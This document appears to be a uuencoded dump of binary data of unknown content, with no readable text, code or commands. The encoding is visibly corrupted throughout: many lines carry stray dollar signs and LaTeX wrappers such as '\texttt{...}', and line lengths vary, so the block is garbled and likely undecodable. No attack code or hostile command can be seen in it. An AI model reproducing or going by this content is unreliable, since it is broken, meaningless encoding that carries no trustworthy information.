 $M[U'A*=2K;D'N-4IW3M',4;T\#^V)7UAW2.&3\&"]9A.]8:G58*MXHO_H.F,Z$ M\$YWP&0=WA[AI5Q[#)F]+F#E#*"ERD9P;PW0E(226<5()%690G%A9=M_F`6'C M%\T?E\D<]DUC,N3/R7J'CR5F'T#WV1^:ZQ4`MQ;OS9>;*OX)MJ6J"*I@V8+/ M#)B!'\T?5R(4)NW#\$@]'SG&+@UB0/+,7'S@L\]_OM.?4A.1:&GVY9V7*A4<J M=GY6(MLY\4CR&ZI[,L\$0>W=R"(@@9*"]/'465D4_U(\$="X8ZN:OIW[CGQ/81 MN`4*:H+<R*S?TK4AUZ@3#9N925KV6'*@O::XGWF;99UJM7MP!M6M>PA9A7O6 M<@YT?%%4?+&7*">9EL:`9UBJ`N-`4+_4TYZ8.SC8S!3UN,"*7<-S\$H\'TWK8 MLKQ,R\W1(!Z9TW^"<!%A?\`3#T*.K_YNG)TI3<GIB`,C@<8>[^:3L["!/@-Z MM8*\GSW%EI\$@Z/J9=Y'GKY@SY=FB168>CLF5\$Z7S/D&KSM=GUV"I@@1P6\?E M_OW\!:T32]1?1_V]MAEY]N*V/=9T7`4DD#);T#L#5A9;H@>N/K_3,`Z%PM*\$ M\$Y"@JT*"#:\$'9+NO282\S+,H_\A\02DPXQ^QJCIG`.M89_X^=B4ZWQ=5&\5! M"X):FY>HVZ:QZM6"Y+:MY//;-RKFN:5V#/[-!SJ"\(._:A[R`ZE.N*2B#Z!H MW1\$'//#7E^:?<J:7LU;G\-DM!(U]L97T.'FR'\$YFVS9VVG/#VVU9%^"!P*@= $M&SVJT-<-[OY8M/Y<"SDLJ_;+*'^RK]WTT)W#0J-G@)B<,+:>\"NP1\JJWQ4$ M,[_0,U\@S&I\$@B"`GJ;\.Q6GRYL+4-F9AY27&%'\$!M*BK^48EF?LAJ:[S^YS M'\$4.#3\^FVV/AG+WYMOL+DSU320_.L6W7-4UM;-AQI`QB%!!G(2`GUF\XIE^ M9)1W\$N!T"=^=DU%B75/"1T1T2H6IE'0*M)=NOCST&`7E1FO/.;J[U&?\$HWJ, M2SS%NU>VN!T!7I*VEX1D+LN)99&B7=/.Q0;ETSQ\$MS'O/T7HZA1DFB6^\4Z2 MG'*\9;\BAQ)#6)3)8.WV.-N]#PV-Q,KPX\=3`8^/J.`?R#'%>!'DP]O?/E&\ $M6_Q5P%I,R2P;$\J>](@OI[]LRYL/2E$WP?#T;=WZ:3.(B*+B,#^M5-2-;0/")$ MQ9X"[7]`U&N@MK2";^_\GJU"Y]LOC@"J=<>KEH9DR.*D,R9'Q["(.?T4=.W1 M"J/&CIX>>R@%:`[N?6_/`4&W[D?:!@\$%L<-\$(-@N9TCXTF@9CL\$,>??>1SK\ MDHM"VJM9OB>Z9-_;YG%-RIW2J%3/76MK4I4-T2R,DDUPB,]AK=\$>R;\[]-?P M8,GD;&N+<RUOHR50^I"T7YO%O!9'/,<:UL2TMT=UZ%I5"#+6+.9+H,5ALK2W MG#WMX, V*7(RE]O>RDYI.8Z@3`_.7Q_.;:)D?H&:CYC%.2K*'0[+5D''FC->V M4_XXC#`K5RBN.=JA59M)HQW92P!L@#0L43CY%A`PWZB*#;&&VGN(OP37M[8X $M[;-\$9(\#PVT*XV3IAK5\#U`4++;'?[T\&"RR\#0,`R0Y4NJ<7HR_D.H8QC\$\F)B$ $\texttt{ME9}\&\texttt{YA}^\texttt{BZO}.<\texttt{V=<;}-\texttt{J2@Y1}"\texttt{ZE4DZ>,(.]=\texttt{C2}}\\\texttt{A3ICXE}*\texttt{N4I+>VZ-Y}\\\texttt{A[:0]}$ $M(>\TXFI+-[I$W2XO9UZ$+>5H8,\YXR^N4!F'AUAL=$GNGF!FE0YG15T$;!V-`$ MI6D<)IEV73ZTQEF48_*!F3J\TRC90&D@*J`_PS/.56*1,#B/,A)X*)H&+@%/ MNO5+OA/@1"R8`J0?01@[@2?\3#_-&CJCMA%S'^/!^]CG_.<]O*?.QTF=YF6Y $MZF@QE\&W"(@S\&1B00\%.MZ)`WV9<'K-\DI;2S?Q=,_IKT;P7^M$[8[(A,\YE;U])]$ M4H5\$1*A*0J4A88\XTJ-TA+:I!-<83K7HF=1.T>7P':I:Q9=MWIY?T467[AC. $\texttt{M2} = \&@)\ QVA `> : \texttt{MQR2} \\ \texttt{MB_A}^*; \ 0 \\ \texttt{LJZG} = \texttt{T5BLF4Q} \\ \$D-*"\ Z/JQ\#8 > \texttt{B}\$ZU) \ , \ (\$S9BAT) \\ \texttt{MSPAT} = \&@(\texttt{MSPAT}) \\ \texttt{MSPA$ M,C4^V"\$:I!7F4:78F9+IU+_OJ7,/K3HQJECHSCV*_F(]3AS\<ZZ_M.O-8Q" M:V,WUEIQF+E'&XA%\$N30K\]1Q[3MX2W5%AN_?45#XEX<\$A0NL?V+\Q2`V $M^2@^(R2BR\&]H\#EF*8V<0%2^EX;3,B^!\S]'M?07=.,=>"[,XO*R6Q@07EL'_$ $MJ-'@Z+G<W3:(A-0.M&&T:MM)B!?3:`?N:?1120$92HH4@J(RF(<9QW+TNY_$ M]#6(ZF*&K(\$Z`;U91=H'^Z',>.AD\$'_H4\$!\$J7JJ_FD]G&T9S=.!<#/+L5#] $MV < JT: 0NJX00 > N < V3_S?U[6 > /3KZ8'],,]1&K$^Y5V:`E.K06[;(<Y,13R4J)]$ MF:]]`0XF'-Y+Q89C./M1*DSD%55IK/H,"@X=!/H(T!A4XJR8HT*Y-=IV67/Z $MCO\?VZN7V^*:C1\W7Z'U=1K\#\M6Q!\#7E)J"MD6*\$9AL,!,(*3T3&8(0@@9*=$ $M(.1?7>7; <T14, H!8)7^{<=W})-A7; &V1!:5VP+UAWQ0<Q)DI_+W+, RXN4GJ+EI$ M<<_BB>?^8S'((,003_D8@U1"().\$79_R%E,K\$D,^2-,NJ@<VN;RS)-H5+F'N MM(EJ!0JM:%BDI*2R" MQ:TE!!UAI6 > "H7G96#DICDF]("?4#X68+<>BS3'\ MI"Z?SFZ3C=.6S?D*1^+V'S9E(81D'7MU/0?N8-VJ:Q#-X]3,;0+I*QN=72ZP M\'=V-CRV9BR_T[:AD0X67737Y?(H5GQ3.:%QE\/YNVN]E7]DL1WI&]C/C!R# M1I&=BO&>3M"T[Z5T%=-DD70CGF"83I7\`)_\$QNC"=D>=8!H6BMB7TQ#F`MLH M\$\$+RX")`09C",ZS=NS3.7)J47!H9QP[!,.R*[N9+>TKY3</T.=4K'KR_!1%" MR;JW:%\$X.I*IIVI1HW9,OUQB6-;OG4*NWKO:"'/V#>]!40]NSJV03[S>39=^ M6/8)EV>7]VQNJO4)2LI943\%BP^*Q=*VS#YG-]\QN7RTI\$HMS/3:S*24@:*A M++SIX!\U8 /S8W&W#QOX-YOKG^]U8SXUMK6R4"DY;):]*264%%((7/<G*L-5 MOL[,^YF^<V?XIR>GEA]<""*-R<FEN"CG4&((,U!"@@@9/6I;DT=/UY8#,Y*" M2'9KDKF=K8UL+D?<A4B@?L8Q^#>7K"<81ESRAC5U>N43!D2,R)\$?LZIZ:,\T MUK=\0SO1'1]>KF*08XEOL6QWQH&A:Q3^.^%GD^GW;N8SW`V#XFJ2WLU:<?ZK $\label{local_market} $$M@LPYAQSL'T'C/<8PN+1>@PU`O"XLCM_4SF=Q]L6;$XC.\' #PU*GYR049JH_B$$$ $M_Y//RGT/D<+DC"IO^5_EOG]!?RMJ+#$%IEQE$,+1Y4[CJR=P)(@GF$R>("39)$ $M'_:^S/8$%_6ZX>T7-0/P;L.$)0Q;069(.'@0=F:2",@@=\OS&N'4J--)2FS_$ MZI"=<@LF&=:])QSJCL7;.]4J],&WXL5,<`\=5(D:!&RK`K@C5*M90WK,\,DK

M<TJ6GD:)^#VEU>6SK5\/U+B>)3^>/:<*T;<VV+M(M/IF_71T5K;6G^Q^JD08 MI]YY*\$SA^Z%9MPGG+#0W`[>J*/%<UN/JU;/;+;8G<V_M#G)L.\T&URK>KJRM M;;^EV)I@BYE#;\$DPH_?0'G@/J1XD-E(P\,6WS&)G6_!S)W+0S>4Y_R8\GC>L MY'0H8I'+S9V[:*NH,0@@T';H@@\IXJS6]F5(GXUQ:)"XW#I3=I2Q+ID'.LDB M2'R+%]3D';LFG77.U6\R+T3D'2NO6QRSUU^2W7N7="0JID%]4B6YE\$HRJ*PW M50;STA7M,A6H]=I%?V^CTO1D-PC12VB:/,:1'K\$CMHNW_11^NL25):CD_A0[MK+S[K6&<I/HF#>>09[SXV",8P28PZQ7-E[XSHVV)\,;'6&VNV-M0T-SL>^30 M"'7(3;LN+'Y)#+(8SIUDK'V!\$\$,E37DVK`5MOH_+/I,FN'VJ&3@DG=9CBW&# $MZ"<C]$_J.3R8&[RP0:3X:U&@<^A(4*4A0009%HRY,:C:.8R3)]B#SW=JIS)$ MR[*U/FD9=>&6:,Y5=_K)JTM.[QR*K99ORU\$QYN=90.0Q9N+8Q;IOD:&D9Z3(M2<[G8F=;I]B1GD><SL<<%BC2((8]T@BSF:1YR".*'-QJS4[9%9K!(^"&YSMS ML3;V+B/![SAV"?R+T70VCCV\$<.TKFG!2/,VUK=*W3-YS/\7V^FCA9[,XZ&.; M,UVF:%V\63A)Z>\$,_\$#V#(+E\$3]:GWB8"1+2_>7S:^N",/_Z\$&]A\$C^^\V94 MF9P@TB#R]1&0'V\$)!GTAOR)I%?6P81;DES24D,>MIT3JV\-:D'S/T,*]=)<0 M7-/J==E&C3\$3N#67E(=>R#NW6)*?2G2M83B>:/L^"BAT>F:;3PPR9UI&BYJT $MQ-+H888*!#!+:/OM!)OZ\&")%Y>AT\&@\?A%H9!1HG*/]<NSC((6!;1U-(7).,$ $M^{0}(6+)Z+@[FY%]M^D9;+1Q9G@X]!*BSLB**'.1.-FYCT0^>@AIKY+W#/]$ M&B[1"FKKR8\K?RW3V*W(*#X;<F!2^&!7DT6B9,@A@-%\$\$%L>RV;0Z)Z.9PJ6 MA3%?3(\$A"D.:7W0F=2C3+BE+N^)W+LGH%M7(U+C3OWGLHI3@"_'L.(>PIU"T MKG'T-4P:06)50E?*[3=WGV@IVK0K80NNEM3&ID6.A::B1:C3ZEJ+&/.1<1J= M1UB%Q.S11-6I&KXB'5TZ/6:KB/!J5J<1QC2/T3[8/*1J8LF)4I;D\WMS2)]2 $M0S9.FUD&JU<: '=G\#TU/+3MDEST2?J)7HX\\@W7=8@@ZAH&P>`U6\\SMM6U;=)S$ M*0Q(XG+L*X10;OR?61!YI>SM&B7=XCQ4227]^-\W*2I7PN/Z;JO^3IQKTT;W $\texttt{M5IG6Z+6Z/2=(95\$T\backslash,.GR</'PQR]YNL\&F1:=J\$+40I!J)DB1TETKVGBAU,\$*}$ $MG@: "%TFIBA1z=J-_1:BU, 6Y'3_^0=5"^9Z;_7^/'?>X-PB)FE]4(UPX%0=?2)$ MX@V2.^X6L`#>W0.""H*G>&=&XW"0G>#9F/_.R@R2*UK,!I)#C0S9[GR5,Q/E $\label{eq:mvl} \texttt{MVL}(\texttt{KY8} > 5\texttt{``LD`}1\texttt{Z5O3} \setminus 8 < 0 \\ \$\&[) \texttt{SF6S4O} \\ \$VC3V + 3Q \setminus \texttt{GG7M4} + \texttt{IZM1} - .\texttt{WUMRS}?$ M@^%2+>UK?6E4+]7OLLEIU0JU\$HWN/*4[8''B4KEDK\$U/&_IJ6X;/Z'%M\$S\\$ M>BA.&CCSJ'12((88_A:*LT6CAA:"**&3H4IPVM6U^^9K;YV>\$SYWYS\(ON'N M%^=TKHV^=XSYUPW\$.E10DF0B:/16Q%HG#]II8_>CP.)Z6\<3^SP^W\HYYSC> MR%ZE*SQ!I]7:&0!H=IJMX9?H[O=;5/U0";C?!((4I2;PAI";QTZ"[H%A+[C/ $\texttt{M^C[;6^.U]Y[MQ\D]N3W"?/V6VV_8Z)JB>0I/W;SZ?K=1:L"^0]'M-5U-KX*\& }$ MVN/Z_DLVC]/0.+>X=:YDTK5G\$+\KEX<LTRQ_]OZV+:YI5%*MC`K:XQ*%\$DO MM_FAU6KU;60QP111E5S6>Z>YW'N[J?`,F3W;W_O/>3Z*/YSO,ZWN_%8R?1XS $\label{eq:mwg:5JU} \texttt{MWG:5JU[K7'H6<+K;WC=WR.(XW)GN<GN$_@W$WSWGIGNN3W=M7AK69;[0&2Z7:]} \\$ M;M]W>'WONKJ?!)\$<9"AA@DOC2HH8VNBAUNMJFK-;'#JH-9U*+5=VO.VK'1OM M5%^=!=G,<7Y%[7!XG&=!RUFGTC=]#NT<,6CW:3J=UTVOUTW7MBFQ-S%,A "& M!?6@):#<5PS;.WCIHR_?*8?Y]'UGD@*#_)\(CZPT]<02`E(@0\$6;1\$'/*S^. $\label{eq:model} \texttt{M/O_*KH-J]OD<?T^TM2>-E$MCG9R-MGN,._I_3W7BI;F$X;=QRB3CBD*HP\#=E}$ M[1)6,,(G.X+2=E]'[WWOLWT;WF7W>7/>>\^CF8>\G]970/=O<LSW:VK[NMX] MWJK>\UD]W[N/=S+CW:UCW=N93W>O='NIJYE8?0>Y^B:??Q<U=UDSZ*??VWW3 MT]]#>E\].^?O?0/Q?HGJ_HIV9RJ],^KUN2DDQQFG,+NK2N6I-2&JU:_)B%!@ $\texttt{MESE?W(\U-8HQ*\U4?3-IRMR@4\R*?[P*$-3$$"A0/RD0000,\5+4YAP3PFIK())}$ M8/Z<E?U^7R#>.167(:-UZRF*1R',/[+J_A;UQ=N]MQ*S<:W*TEFDJ%^JL4CH MH5_8)X6*6A1UJVM[2TQSC>-O_9CCD'P[0%L=BR44,*+80D,*W7TOTV?2,SA] M,XWGX7W*_I?II7Q:+,^FEGS.95S5RSVIYYO3Z9R?K*MJZ^]3T3CZ>KRN;^G MSZ;Z?B9M3Z?=<LW;5K5VM\F9KY>RV_@MFJ/=CL./UVOIOI]9,_!O[9]._"^H M^H^ISZF_4W]]X:[_9_5]A]6RSPH]B^JC*BQ?@8_]%_@0[;_D?!P]ZKZD]N^H MC&&6+'X<?512Q#/OH75^'K/.DJ)[?A2R#A_%>GYT@\KL/3YO23[.JIIF(WWP $M'6<\#P7G!??V7\&\#@W+7:7/VG"KRGNC(92@J@N'Q\A2O4[("W:[8]R59;+%K)]$ M1,6>W*/HF,8QDB?NGFGKGZ./N^X^UX/A*3\$(H^>D_&A0HI'90X(LV!=Y@F\ MO"V=0<;*ACX>/M.TZ.J(NDR#B.Y9A2-W?LFJQUSG6K2%BF# ."A;A /W<YMS MD,)QOENF)Y<UK=TY9Q3BW^/Z?`P3<[E]CBJ8C4*%%Q4B""-Q4,7%/U4B0D8! M!=;0S^K/=QWGWC>K'JW3T8^K8(T`*#4]][_%JRW1IQM=_70?\+GIF/?VUCWU MMJUI[^W7OMRMXGON);*NVO?-?/_&?FZXWS^]DGWL=!YM[!I-^_OWKV/W'%'& MEOWN-5CW[/EO?O?J_NO?=IVCXK%]_O,]_[__T?;3Y^=/]-ZMIJF_5/I(P]]^ $\texttt{M}) \texttt{'.[I'\$P<41H?2^J]2/4S/>-YS1>.[[ON\>]W!8;)^S`\$.[_A\O0\#U1\#\#Z-4]}$ M1)>_6,KK5^^Z\$FU)IY#"9Y#>D;?X.;J_<_>W\N:Y/??JW_J.*XF/C(\$<47&P

MP1\=QD:'VZ(ABW=O#C;GQ_(<?6./H^ING4]T<],ERN3Y/+S(WFIG".2Y+J^[MOJ-[W"W?!-RXDZ5PAXAQ)9(UT=<GU[(/I2\$\$Y>W+LFD_;Y/3?1!RW1>K[7<] MKU3A3M_F;\V[/LJW4\#R?YOP;\;ZO6:\E^-Q.3S'XN][<ZTN,+5JQK>\$NS'O MDF2BG50PZ(F1WWSX%#)KWW?\$>U)&34]L.^(`RK*K6M.]O-<54K\;=6[W<6K5 MO:-J(9Z@FA)!H3#D4>8I[29R>CRA`-*^T`I[/W`9RPJ4A1`H&B!'M;58ED/: MA#LUV@.A!-[6AI0^POG\`23'MB3"0]H*"!PB*%*CD<O'%)FN5Y9%%U#E/P< MQUKL\$DR282;ZO-K100/Z0S^P?JW0<)RL_,9GIW/3M[_&;Q^VU^\$5R0[>)N3\ M>ET13CS9;Y]NYN?9!)=OV7.Y/[Y;\HND?3[/_NAR[H?179RW/5_H]YP+I'(= MY[70=8Y_G^CH71<[M>BUB7TLSINDMKINFE\I.S9]%#\$AF0^W+2.-G;\D)WH[$M7Y?U'=9]:^V)^]G[[^AXDU9;;$MGYE,K++3?C,;OU^8RLYDMBRJL)>=YZ)K'$ $M]']S[M^7[1?/TX0?%,3]W%_@HB/@QH%\&CD2WP:?=IS\$A.P)A+X/P:5<3$ $\label{eq:mp} \texttt{MP}, (\texttt{GX}-4\$\texttt{Y}<\texttt{\#X}/9\texttt{E}\#\texttt{NF}8\texttt{KWOO3}[\?=\texttt{M}'!,\texttt{SKX}"\texttt{XHZ}^D-')\texttt{O3}172=*\texttt{Z7}^\texttt{K}>\texttt{B}'"1$ M!%TL\$QK/?WXZQ;F+>BT#7FB/6?UH'PS7AVYTG.0]'X,I#_[^\/T3H(W21)\$-M+TD4,,/J^); WS?'[7^>UUKCF(?'[WI_^7BOO//_W__Q^7/SOSRW/X2V6VW\[M&_X6B:S5RJM4"\$:)J,R_RA&B^)^!#&6((-")2`F2?P"BA]0+C]_RSEW6;GY_ M(OQC_-Y/S\F+^?D_0TSAI%L552V2VS5SB[F*LXQXCZT^M-<+56_/='/H_.U M^A6[+^_N6_GU/B5:6]'5>G=UJU:EJVW<Z:03E[)C*M52Z;JK=7%4RLJ_0]WE MC\VM5;-W'\$FUJU.NY=:_0N+;5N9^<^.;U=KBUGY_)EM7>+C%K58NYK%R4N0B $\verb|M"4TLY,!M4|| \verb|B02:| $\& A-*| \verb|DEW!=CK*:MHJ_G||) | ?; F58L6QQO=W64S, BV67|^ | $$$ M3+RN>GS+:JKQHMGYVHK_56W593_=D7,C+F(^-75XN7A^=5I^=NYER/SDV-MTU?Z)^APMF=+]!M^=^7FOT+K>[FWSN/SWS&O_MZK=?,L3+OKE5?*;<+G\`_H MY8Y7^`W;5F?F@\$\$(FB;[TT"^^"C]L_-O^I<"WZC?_,P+^T!^,/O/A??\$?>M M*)T_4=4ZE'!#'#/.G[)]B,ZC>NG]YHC[6*?GTG`NAZ[?>CBM"'RX<UU,WB4 M4IU+J)/6=;QB#\X)V`X\@H6VZF)M>HW^-A(4</MH8'30RZVL_SYD6RE/WU_@ M5_5NUEJ6VNRC)SPS,?FWX9O+U9.*ARROL;E?(NIQO;IT2SHOZ!C"@O-05^NP MAA^O\01*#0_\$#=D.Q&R70)^_1HTCX1^'0?!K/Q`I^)*OQ*2X^(<2+5>Q'P[M(2YL89#\$U(+E"0EX`(,SLTT;XA1!]BG^(]&(4F3<DLR^(+KF-JUOFSC/!24: $MDP002"#@'#$+_8RQ3`M\230=U+S&"$4^[/X`0.WXGX!\-="QL0[11?#5LCK]$ MGN:XL1<?#6!"P#B0U5[0&K?@(FT_@(!P4('X!:8'*5\$^-#(?@7_7,A4AQ^N& M'`51!OXJ?]/_IAOSV=BA\L?VK=H/^__BX__#WT'(X1]'P;=J69+XGG_-`F?D M[WJ6?WUV;9/*8FGI+;.=U_GY>W,,=_W]P^CP\Y]]^>>>]:GJ?2]?V/TAHGE MO?AD5,M(]5C?,J7F3WF1)\$70PAOU:?^#^D8)_42+]A0(?7-^JX;]DMU\/KP[M?Q!=QL^,.J/!#X]\$:'T?1_U'%_L/HQ1?;;_LWV'^8=DQ#K%U?EMO5CX.CMQ_ MGYU**1ZWJP_9ZV?V!_:XX_M9_:S^UQ%JSDGRQ6+90>EXF7#^TO%LS/[.-IDN M6_V5M_L[_1N:S-;MU^>Y:_3Y2RN+)B\\RK^CT'Z<3-?IYT7D-5A;+;:X-6K; M6,95^B/GFHU+)0,<?ILRRRXROT]:-6>")2,%']M(30LB4J?MC]5GARQHA^T\$ M'9A)_:22YXD5_;5H:U51#Z4((\$?LX022"10R@'#F66_IY,JWEF]W=RRVL5EN $M5^G=+=:WLN^Q;TW-2W*RS+?T]32\AHRQFUUI^GP?IXQ\ZS\#;=6VK)W<MUIK=$ $\label{eq:mmoz} $$ MMOZ?1GZ>KQSNMYR./R<RK8_3QE6QCE+5EMD ==)7Z6M6+^G=ZMTX)^C?V+6 ($ MLK?P-MLLG4W\$Z<_1NAI3]N1`_99A1B((")@+]O]AGZ`6!I82E&8<-BA^G:]X MXWV?T^7)EGZ;==TL9%O9/Y3[OS7TO'Z=P^,9PM*+<X 3Y8MR[3(K1^GJZN[M=?I6W7Z4_Q9\$A1PHH;_%Z?!_.B^C^\$7X?C]WKP1_JC^R';)\$CD(?82D?LU** M0>P?WH23#H#]VG_#]W]YJD(_T\$QOR/WPY_?'Y!_H[[^`?Q4_B']O]!^+^GTG $MN?8F];[/NQ2/MWB7'8(I$B-[T?A^][WL3D,]$#/>:^8A/10(4$+^W;;_=9/Q)$ M+-6V6_HY_XZ6S+:?W+#7]G)_>77XG+>Y,KIJ93^_7]Z[K?ZF:U<6NG^[F[:6 MW?:#++:I;*L=-RJK]SU8UG&G&\NF+6+%LU3+!ODMRS*QPJYEO_AVLW=UW%0@ M@(5H*JR9[.S"@];:@>ZM5V/>PG(=,+DLR\$%_SGP-'>0E4&AJ40?WR%(P)@?% M30`RQ=Z@PU*G"PQ-2)NK\$%,BSI0S\$M^OM=KZY0)(-&*!-<7<2]06.GXMLI4T $M-Q\#'W[5QN6M^X['0H8Y/+ZS\#Q+`P<_BD=\$BIK9V\#`8F(P:!0T&!0:H2!!()A$ M4(LL-TVN]O^'&AE;>OOYS09#+.1HI2\$\$\$:2E3"&,5W2\$Y_<:=T7>6,-EA`:A $M-;M,3"NYO<HFS=$S*F?,@$9M<7J14SR1T&\#C0Z/^S5>80A?%(6'0*C((DI$*))$ MAHV;:60%S3GK*N_IK5SA^\RI8K0S`9_P:XB`@0BCQK-W#!5P1)(9(QM*?#)3 M0\$@.RHK2:\$Z[-\6RX9X2&H;[^SN'P:,BY8T1"(]S\$<'[NQ\;I4L3>FD&Z&]# $MLD! \6H*X)?]V6: (Q_K$S_QQ;&W_&\C(-;>/^!<3>J/1)H/X3MPK8H'6JFMD`$ MU0]L[+"]%4V&]=KNGX`GI\$FM:_UM1ZN*B5)8B6]S5`AB2?^2\$F%OUHQ8U07] $M[\$APC1'T/?L[<_$+\&GQ:_4\$N1(B288I,4,*?_=9?\$\70?\$-0\&68=@U+._]*F$ M?"AFQR?SZQE'<NS'P"/`#RX^,/J@&"&]O9T_YSF7/_O^3^1J-^O/1D-4B+)O

 $M_?_?NA.3\sisz_\#D3Y)R<F+\D02OFG/XG/]\1ROT?1._Y_J+_GW28?\E?+.R$ M_ODTDWU_^-&(7P/YJ_BG`Z/Z,><;_TO>O_C9>B_D_^UR>US@#_2_HOZG_J07 $M]; & 4V*_I_JZPJC_62HI_41_2S'9806/V1-1(_H)*L]F<G^H.YN; 4<1_0F9$^$ M@@M_4F9F`8V*)B@9S@PH8])`(2+0/DE',GWZZ6EB(S](/ZDU02!/Q[50K_9_ $M\3VBYG^{J}Z_{--}R*ODU=:6B4+6*=!C_]`B&<R(.\#LR*!=RO[4&<)@0@B6_\@_$ MVT+!%(+^PV3!BC/Y?]GR(`_MD8/X0K^UR..P71%O_EOG?8SWG]F:B/_RL?[M MOCXP/QONQ?`6`&O^YO ZWU`T[)^,W?CXS &;Z.G?TN#16[^TT05\$0BDT4J6H $MP-\&-*>0!I1PT\&6!^N,W?NJ/0P4"02K+QPM>ZO"N=WF-7*<Y<U9C,-ZSDMU)"H$ M65&ATX=@01_:0X'_FJ!)I!",),EBR8?&J._//(POTP0QK4DF\$[4^,6,"P<H) M^A_C!G)!'?XUH*@:+LT&BO=[&Z"(![^[%OC%J\$,11\$(A)3=R"X1)!)(JZ;XQ MHB026*`)A3+%2V?_G/BJZ[E=5EO*M4O7K-2RUEWIB2TI`=_8.3*"(<A\$)F#9 M\$=BJ*A(S=!A`L20;E\$P@B"C1072;%(0\$E12J\$@DHG^Q(XYQH+PLS085N!)J $M!*8AW0-&(]X._9G)`-"HL$0A!"1<{BR"})+{DS`]^7$FF"0,E4?OR@&L{\;0@}$ MJ/2EQ@4H:ERUX5"0VDHN42"\$J(D.2D2"065)-[82I-"3)"+,P/]SL""'/_8I MA!!`-&DDG)*ALN_-\$DF5(3\$,+FDD"H\$%?ULU+)4,D!\$T16E272\$()\$?&(804 M") I\$ (LBW?LG-'(8\$ $M2\#<AN_0F$021; ^XMW[JA!IA3 61/?D20') = *R1)!D$ MHU)\$4A,DR^,GJE%%!0/\@9\(BE"]*6I=(BR&)8&"B#@S011R#1E4U2.,X,@1 MI,()A!0)!L*.X!2=D&I?L^_F!FHD!ZY74(1RUAP0Z%RU)=\$G%/0\$7@EI+,"2 M"`6'ZH3`D\$0?[8Y*Q!!^,AW[I&OA!=(,Y\$V-&!",%F"Q4U=BR@H\$VI8*AH3_ M0^'GA\$\$2+`?&+LB2DP931C2OM4_?VFQCY>/'L);`\$&NAF'RUR#O\$COVA?H#0 $MT4Z^8 (=_6K(D*A\#:0;A@X\#T1W\&H)8D_W00_YF5*K-::K5S'\&[DJY<:K?_]*J$ MZN'(TL90(-DBT#OR/_XNR_O`F'"0*1HWQO[P@S?_W]\P<1^N+?X\$ES@V9OA. M#/1Z,.U+H<SY@^%^.HHP*(7QRL_CN8^,JU@#XZ<!'5E`^/`0_"`4W_O:1\=\$ $\label{eq:mh,9^.$S4@<5?A@5DG.K?X/9J_']V$('QR31S\<?W_X(/@1(O(WF$R27U)4^/)))} $$ $$ ('QR31S\<?W_X(/@1(O(WF$R27U)4^/))) $$ $$ ('QR31S\) $$ ('Q$ $M9!?WJF%:/?_U+<K"Q?4!/Q_W_H86&1$I9+_94J3\\,<4/<_S_T?_?YM(?^[$ MW^__&1+Z1''OW_(;\A>)_,3]O[C_W9^I_O_4_4KGG=[O1PY=7CK!+)+/1*, MBBI9"1%1\$61]97P,($I(_U)$ 2/,4X)9T=C231WBF14E:6']-9/JGUC/ \setminus :OD5 M)^[5)#^25)&E?]BPG\80?61_Z+'QRD_P*?UUB3PGHV'_,KPCO/W2OA6SZE?K MSL, E6?YZ']E4\=8_XK]6LC[E_N9V%GSRQ,617-B><L3\>\$DE/Q%DGG'[\$_\' MZ3XQ.I!*@0*/#D;LD^M*L8ARK^7]O@="GV*5)W*Z+,],O:"`8Q,@4:%W["N6 M)"\.07A?9D6\$B8:%(I(D>'B0.68GPO+\$D>: 2R'HCVI9!D3]0?5U!Z;4A(<EJ MP2E5?^#, D>*KSI4A]1%=NSXKO7(.U21T+"NM3)\$]32X_T,AM7;4D_]WMF22E MDG.1%'^AC)45%I/RED)_W+*JJ:*(\90_'89)_L?OHF8_B,Z%A_%.P[DCQ4]% M\$Y/\#^*Z)_?'^+!W_`DM4*L.DIU'K%->H9))-GG<0/_F*"LDRFLLT.U/0"M;</pre> T#*?0`@\$@/HM@: $\texttt{M!} \overline{\texttt{V\#MFE4``/G92@'7KD7L'08>6VOLV]CE=M4?;N>Z:,;&T````E0\#Y\setminus NUT0}$ M!51)+EA)66"6FR[N^W=[D^>OK[[OO(``!T```H`]]CI!122D04!V,%L43K[0 ME]]Z````?0'VZN:/L/=@KTHI'9>;GW3OF@!H``'WS4G7:3-C)*HQ:?/O7P` M`#WV*V9KVJ=BBBC'Q1\^H`!\A%30'+[2`E-7%'Q\``#T][K/M'1TP-1TCWT` M"0^;S3V^V;HMBLJYJ0]]5``?3OE'U7K0K2CIS*#Y\H!];L">7U&^U:;6&DIU $M''WR@''O;MZ\#UM\\2E-V-FF4\#SZ@4?+WDO@WDU6QJZ"*55\\?#33UO'/4A\\W6=$ MC9I77<< `6^?>34"JXQSWVVO3:--K4;ZYWN)LT@?/@CMIZ,\]*\U]F;:AM91I M+K)-0/#X*K[W5Y0?.BJ"009\$\$5N150'A\A];[$N\#SX/*/=VXMLK61,A*Z0\#P^$ MKV/: ?>\?>I1Z/MEAF"1M"W&0`\?">WWW>T?,I7>TC)MMEJQ5KMA@'A\(?/09 $M]X<;VTUM[)MK:VMK%4EQ0/#X*O/?=T^'ARDGV9];6T-5YI4@^/A/>^[T?#P/]$ ME!4`\?)XV.](KT4A'VTVKG;,L@H!X^3[[!X?.VRVPA>UC:R7634J@>!NPYPC MFE1[&4M8NLU5*@]]![8X>I[,-'S:\$JE4Y0`'A]&')#VV6OG%<XT`P`]0:-1H M17)(*E6K0\X'T,#R5/:*90&J@<!Z&!T(]K[O=W?7U>S)V!7P/A]'JXD>!]1] MK*F6!@`X`\$&B=3[N+EJ0`>"E(`URVF6FBH#@!`,BN6TLU5%!P`@,20>Z=-H@ $M'J/D^*-0X'K;[9=M+54\#P--0'<U1@V5`!P"!I^2]>E*Y10/``(:^<I;W91R*@P=1.5%)$ M>!T:@Y%TFMKVSK``\.^8<>@J5Z+/MUVJD`\/OOOO#[015=;>N[N[G0,H#SZ($M/O>\(!J=; %[OO9:T]0!\#=AQHB[;>AQ;==,D'@?=C@->BV^ZY(MW+60'A[YC])$ $M@/5#[/MS[\&G;W)H@?!MBHSL5,\FR5;KJUL5ZAWV#@>J>P?&V;68R=0!Y[X9']$ MTQX`?/?9M9IF;\$K@'@][')#U5<SQML[N=NRM@!X>]CGH5=*KS-'7WMWFVJ`^ $M'WL=3T*[:VAOM9LNN:@#P]!@#E*\]LVV(:X`>&0P&G+W:R[8,768#U'(8`Z3)]$ $MM > FYG.N!0 / ?8 < \O? = 9 = 9Q = KF: ;!X/0P/1[5;S < V:RRZVD#P = \& = ML]KD$ MW6<W:J`]1T, #H76]UNW=W5V79`#Q[[!QZ+Y6WW6VMM77:J*>#T, #U5>RO;,V MR[LVJH/#T&`'+S3V[,2W*6@/#OL'`>E[[=W+L[MVZ98`>?2@P'GK;(HOF[MF 